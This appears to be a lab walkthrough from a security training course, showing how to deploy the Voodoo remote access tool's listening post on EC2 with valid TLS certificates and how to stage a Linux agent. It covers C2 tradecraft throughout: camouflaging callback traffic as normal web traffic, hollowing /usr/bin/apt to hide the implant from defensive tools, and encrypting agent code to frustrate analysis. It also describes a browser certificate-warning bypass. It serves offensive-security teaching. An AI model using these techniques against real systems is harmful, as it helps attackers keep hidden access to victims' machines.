Once an attacker has successfully found and exploited a vulnerability, they will upload a payload that will give them additional capabilities and access within the compromised environment. Depending on the attacker's level of skill and sophistication they may use a script that passes back a simple reverse shell. A reverse shell can be powerful but the more sophisticated attackers will have tools that are easier to use, easier to hide, and are overall much more powerful.

Voodoo is a powerful remote access tool for Linux and Mac systems developed by Stage 2 Security. During this course, you will have access to the Community Edition. Voodoo CE has a reduced feature set from the commercial edition but it is still easy to use and a good demonstration of how a more seasoned attacker will operate within a remote target environment.

HTTPS & Valid TLS/SSL Certificates

Voodoo has two main components, a Listening Post (LP) which presents the user interface and manages the agents, and the agents which are deployed onto remote targets. Agents will connect back to the LP using various communication (aka comms) techniques (e.g. HTTPS, TCP, or UDP).

For the default comms method, Voodoo leverages HTTPS with preferable valid TLS/SSL certificates.

All comms methods use ChaCha20 and Poly1305 underneath to protect all information in transit.

The primary purpose of leveraging HTTPS with valid TLS/SSL certificates on the LP, is so that our comms will be camouflaged into looking like normal web traffic.

Before we deploy the Voodoo LP, we will want to point a subdomain name to our EC2 instance so that we can use a service like Let's Encrypt to generate valid TLS certificates for our Voodoo LP to use.

On your public EC2 instance, you can use the following command to call an API Gateway, which will pass our request to a Lambda function, which will leverage AWS's DNS Service called Route53, which will create a new subdomain name pointing to our current external (e.g. Internet facing) IP address:

```
root@ip-10-0-1-215:~# cd /shared/

root@ip-10-0-1-215:/shared# curl https://yx031b4ish.execute-api.us-west-1.amazonaws.com/Prod/hello



{"message": "sFQDN: bth471801.demovoodoo.com |-| {'ResponseMetadata': {'RequestId': 'e17d476f-d4b8-4eb0-8de9-f7754733b2c2', 'HTTPStatusCode': 200, 'HTTPHeaders': {'x-amzn-requestid': 'e17d476f-d4b8-4eb0-8de9-f7754733b2c2', 'content-type': 'text/xml', 'content-length': '349', 'date': 'Thu, 22 Jul 2021 15:09:59 GMT'}, 'RetryAttempts': 0}, 'ChangeInfo': {'Id': '/change/C0881917190493WLBXNI8', 'Status': 'PENDING', 'SubmittedAt': datetime.datetime(2021, 7, 22, 15, 10, 0, 539000, tzinfo=tzlocal()), 'Comment': 'add bth471801.demovoodoo.com -> 3.15.173.195'}}"}
```

We can see from this output that a subdomain has now been create (e.g. bth471801.demovoodoo.com) which points to our public EC2 instance's current current external (e.g. Internet facing) IP address (e.g. 3.15.173.195). Your random subdomain will be different then the above one and should be used for all subsequent commands and labs, so make a note of it somewhere safe.

After waiting a minute or two, we can test that this new subdomain resolves as expected via using the "dig" command:

```
root@ip-10-0-1-215:/shared# curl ipcurl.net/n
3.15.173.195



root@ip-10-0-1-215:/shared# dig bth471801.demovoodoo.com



; <<>> DiG 9.10.3-P4-Ubuntu <<>> bth471801.demovoodoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8924
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;bth471801.demovoodoo.com. IN A

;; ANSWER SECTION:
bth471801.demovoodoo.com. 120 IN A 3.15.173.195

;; Query time: 16 msec
;; SERVER: 10.0.0.2#53(10.0.0.2)
;; WHEN: Wed Jul 21 21:07:37 UTC 2021
;; MSG SIZE rcvd: 69



root@ip-10-0-1-215:/shared#
```


NOTE: It may take a few minutes for this new subdomain to resolve to our current external (e.g. Internet facing) IP address.

Generate a valid TLS certificate via the Let's Encrypt service...

Ensure to replace "bth471801" in the command below with your uniquely generated subdomain name:

```
root@ip-10-0-1-215:/shared# add-apt-repository ppa:certbot/certbot

...

[ENTER]

...

root@ip-10-0-1-215:/shared# apt-get update

root@ip-10-0-1-215:/shared# apt-get install -y certbot

root@ip-10-0-1-215:/shared# certbot certonly --standalone -d bth471801.demovoodoo.com --non-interactive --agree-tos -m noreply@nowhere.com
```

We should see output similar to the following…

```
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Plugins selected: Authenticator standalone, Installer None
Starting new HTTPS connection (1): acme-v02.api.letsencrypt.org
Obtaining a new certificate
Performing the following challenges:
http-01 challenge for bth471801.demovoodoo.com
Waiting for verification...
Cleaning up challenges

IMPORTANT NOTES:
- Congratulations! Your certificate and chain have been saved at:
/etc/letsencrypt/live/bth471801.demovoodoo.com/fullchain.pem
Your key file has been saved at:
/etc/letsencrypt/live/bth471801.demovoodoo.com/privkey.pem
Your cert will expire on 2021-10-20. To obtain a new or tweaked
version of this certificate in the future, simply run certbot
again. To non-interactively renew *all* of your certificates, run
"certbot renew"
- Your account credentials have been saved in your Certbot
configuration directory at /etc/letsencrypt. You should make a
secure backup of this folder now. This configuration directory will
also contain certificates and private keys obtained by Certbot so
making regular backups of this folder is ideal.
- If you like Certbot, please consider supporting our work by:

Donating to ISRG / Let's Encrypt: https://letsencrypt.org/donate
Donating to EFF: https://eff.org/donate-le
```

We then want to link to the TLS certificates from the Voodoo LP directory using the following commands…

```
root@ip-10-0-1-215:/shared# cd /shared/voodoo_ce



root@ip-10-0-1-215:/shared/voodoo_ce# mv snakeoil.key snakeoil.key.backup

root@ip-10-0-1-215:/shared/voodoo_ce# mv snakeoil.pem snakeoil.pem.backup



root@ip-10-0-1-215:/shared/voodoo_ce# cp /etc/letsencrypt/live/*.demovoodoo.com/fullchain.pem /shared/voodoo_ce/snakeoil.pem

root@ip-10-0-1-215:/shared/voodoo_ce# cp /etc/letsencrypt/live/*.demovoodoo.com/privkey.pem /shared/voodoo_ce/snakeoil.key



root@ip-10-0-1-215:/shared/voodoo_ce# chown -R root /shared/voodoo_ce/

root@ip-10-0-1-215:/shared/voodoo_ce# chgrp -R root /shared/voodoo_ce/



root@ip-10-0-1-215:/shared/voodoo_ce# ls -alF /shared/voodoo_ce/

total 5696
drwxr-xr-x 4 root root 4096 Jul 22 15:21 ./
drwxr-xr-x 11 root root 4096 Jul 21 17:46 ../
drwx------ 9 root root 4096 Jul 21 21:10 app/
-rw-r--r-- 1 root root 976 May 3 16:11 config.py
drwxr-xr-x 2 root root 4096 Jul 21 21:10 __pycache__/
-rw-r--r-- 1 root root 1765 Apr 7 16:49 README
-rw-r--r-- 1 root root 277 Feb 1 18:21 requirements.txt
-rw-r--r-- 1 root root 717 Apr 7 16:49 run.py
-rw-r--r-- 1 root root 1062 Jun 5 2020 settings.json
-rw------- 1 root root 1704 Jul 22 15:21 snakeoil.key
-rw-r--r-- 1 root root 1704 Jul 15 2020 snakeoil.key.backup
-rw-r--r-- 1 root root 5620 Jul 22 15:20 snakeoil.pem
-rw-r--r-- 1 root root 956 Jul 15 2020 snakeoil.pem.backup
-rw-r--r-- 1 root root 5768529 Jul 21 17:46 voodoo_ce.7z
-rw-r--r-- 1 root root 204 May 3 17:30 voodoo.lic
```


Deploy Voodoo LP

You will need to deploy a Voodoo LP in order to use Voodoo agents, the easiest way to do so is via leveraging the pre-built docker container:

```
root@ip-10-0-1-215:~# cd /shared/
root@ip-10-0-1-215:/shared# cnoio_voodooce

Enter first username: admin
Enter password: apassword
Reenter password: apassword
```

Open another SSH connection in a new Terminal...

```
ubuntu@ip-10-0-1-215:~$ sudo su -
root@ip-10-0-1-215:~# cd /shared/
root@ip-10-0-1-215:/shared# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
31200dbc33b8 cnoio/voodooce2020 "/usr/bin/python /ap…" 18 seconds ago Up 17 seconds 0.0.0.0:443->5000/tcp silly_khayyam
```


Now browse to your unique subdomain via HTTPS (e.g. https://bth471801.demovoodoo.com/) pointing to the external IP address to configure Voodoo (e.g. 3.15.173.195) and login using the following credentials:

- Username: admin
- Password: apassword


Note: This version of voodoo is leveraging self signed certificates, which will typically cause certificate errors when browsing to the LP (e.g. Your connection is not private). If you see this error in Chrome, click the "Advanced" button and then click the "Proceed" link (e.g. "Proceed to 3.15.173.195 (unsafe)"). If this option is not available, when using chrome, type the string "thisisunsafe" on the error page, and the option to continue onto the website should appear.

In a production, we generate valid certificates (e.g. Let's Encrypt) and replace the self signed certificates within the voodoo container, so this error will not occur.

Normally you will want to change the password and setup 2FA (e.g. using the Google Authenticator App) ASAP, but for the purposes of this training you can just click the "Not Now" button for the 2FA prompt.




Click the "Users" link, and then click the "Change Password" button on the "admin" user row, to change the "admin" user's password.




Staging an Agent

To stage an agent, you will need provide a name, a domain or IP address where the agent expects the LP to be located, a callback interval, and a target operating system type.


Click the "Stagers" link on the left hand side of the Voodoo web interface...



Then click the "+" button on the right hand side of the Voodoo web interface...




We should now see a screen similar to this...



Using the unique subdomain (e.g. bth471801.demovoodoo.com) pointing to the external IP address of the public EC2 instance (e.g. 3.15.173.195)...

Then we normally complete the fields similar to the following values for this training course:

- Name: NewStager001
- Communication Style: HTTPS Call-back
- Domain: bth471801.demovoodoo.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Linux
- Architecture: x64
- Host Process: /usr/bin/apt
- Command Argument / Passphrase: update




Note: Voodoo on Linux targets uses a custom process hollowing technique we developed, which starts an actual binary on the target endpoint (e.g. /usr/bin/apt) and then hollows out its assembly code, replacing it with the Voodoo code we wish to run. This makes it very difficult for defensive tools without memory forensic capabilities (e.g. osquery) to detect that Voodoo is running on the target endpoint.

Additional Note: The "Command Argument / Passphrase" is actually used to encrypt the Voodoo's code, in the case where you download an executable, this executable will be unable to decrypt Voodoo's code and run it without knowing this argument. This is designed so that if a defensive team collects a Voodoo binary from a target, they will be unable to analyze the Voodoo code within the binary without know the argument which was used to launch the binary.

